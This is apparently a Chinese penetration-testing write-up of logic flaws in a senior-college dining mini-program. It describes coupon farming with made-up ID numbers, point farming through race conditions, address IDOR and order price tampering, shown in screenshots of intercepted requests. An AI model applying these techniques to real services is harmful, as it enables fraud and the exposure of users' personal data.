觉得内容不错,就点下
|
||||
“**赞**
|
||||
”
|
||||
和
|
||||
“**在看**
|
||||
”
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,166 @@
|
||||
# 关于小程序逻辑漏洞挖掘测试
|
||||
原创 zkaq-nnsae86
|
||||
zkaq-nnsae86 掌控安全EDU 2026-05-19 06:06
|
||||
|
||||
扫码领资料
|
||||
|
||||
获网安教程
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
# 本文由掌控安全学院 - nnsae86 投稿
|
||||
|
||||
**来****Track安全社区投稿~**
|
||||
|
||||
**千元稿费!还有保底奖励~( https://bbs.zkaq.cn )**
|
||||
# 声明
|
||||
|
||||
本文章所分享内容均已脱敏处理且修复,仅用于网络安全相关的技术讨论和学习,注意,切勿用于违法途径,所有渗透测试都需要获取授权,违者后果自行承担,与本文章及作者无关,请谨记守法。
|
||||
# 前言
|
||||
|
||||
某个老年大学就餐系统小程序,存在多处逻辑漏洞,但是这个小程序不仅存在就餐系统,还存在其他功能点,比如购买商品,一些服务项目,比如针灸按摩啥的,反正小程序功能越多,漏洞也就越多,而且小程序大部分都是可以直接注册登录的,所以测试起来相对容易一点。
|
||||
# 优惠卷刷取
|
||||
|
||||

访问某小程序,登录个人中心存在一个认证功能点
|
||||
|
||||
|
||||
|
||||

这里进入后百度上任意搜索一个身份证姓名提交申请测试一下
|
||||
|
||||
|
||||
|
||||

发现提交成功会赠送一张优惠卷,而且是无门槛的40元优惠卷
|
||||
|
||||
|
||||
|
||||
如下图,再次发送同样请求包发现提示已认证,说明身份证只可以使用一次
|
||||
|
||||

|
||||
|
||||
这里身份证号随便更换一个数字,发现响应包数据有变化
|
||||
|
||||

|
||||
|
||||
再次回到优惠卷界面,发现又刷取一张,因此可以批量遍历身份证号从而无限刷取优惠卷。
|
||||
|
||||

|
||||
# 积分并发
|
||||
|
||||
还是个人中心处,积分功能点
|
||||
|
||||

|
||||
|
||||
|
||||
这里直接点击签到抓包
|
||||
|
||||

|
||||
|
||||
使用插件并发,如下图,成功并发,批量刷取积分
|
||||
|
||||

|
||||
|
||||

|
||||
# 地址越权
|
||||
|
||||
地址功能点,存在id校验
|
||||
|
||||

|
||||
|
||||
通过更换其他用户的地址id值无法进行越权处理,说明此处是不存在越权的
|
||||
|
||||

|
||||
|
||||
这里直接购买一件商品下单
|
||||
|
||||

|
||||
|
||||
下单,提交订单处
|
||||
|
||||

|
||||
|
||||
点击立即下单,抓包,发现此处存在地址id值参数,这里直接更改为其他用户的地址id值
|
||||
|
||||

|
||||
|
||||
查询订单信息,发现直接越权替换别人的id值并回显出来,说明这里可以越权获取他人的地址信息
|
||||
|
||||

|
||||
# 支付漏洞
|
||||
|
||||
某个小程序,需要登录,但是可以注册用户
|
||||
|
||||
|
||||
|
||||
这里是存在支付漏洞,每个商品信息有两个控制的,其中gooid代表商品id,"value":"xxx"代表商品价格,其在校验的过程中是只对value进行校验(这里是猜测的,因为数据包参数比较多,所以我在初次更改value值的时候发现价格并没有更改成功)。在加入购物车的时候替换id,不替换value,就可以以低价商品的value购买高价格商品
|
||||
|
||||
首先记录高价值商品id:xxxxxxx6946
|
||||
|
||||

|
||||
|
||||
这里可以发现4块钱是单次的费用
|
||||
|
||||

|
||||
|
||||
在低价值商品4元单次送餐页面加入购物车,加入的时候替换gooid为高价值商品id值xxxxxxx6946
|
||||
|
||||

|
||||
|
||||
这里直接以四块钱单次的费用下单包月的商品价值,从而造成支付漏洞
|
||||
|
||||

|
||||
|
||||
如下图,通过手机扫码可以直接支付
|
||||
|
||||
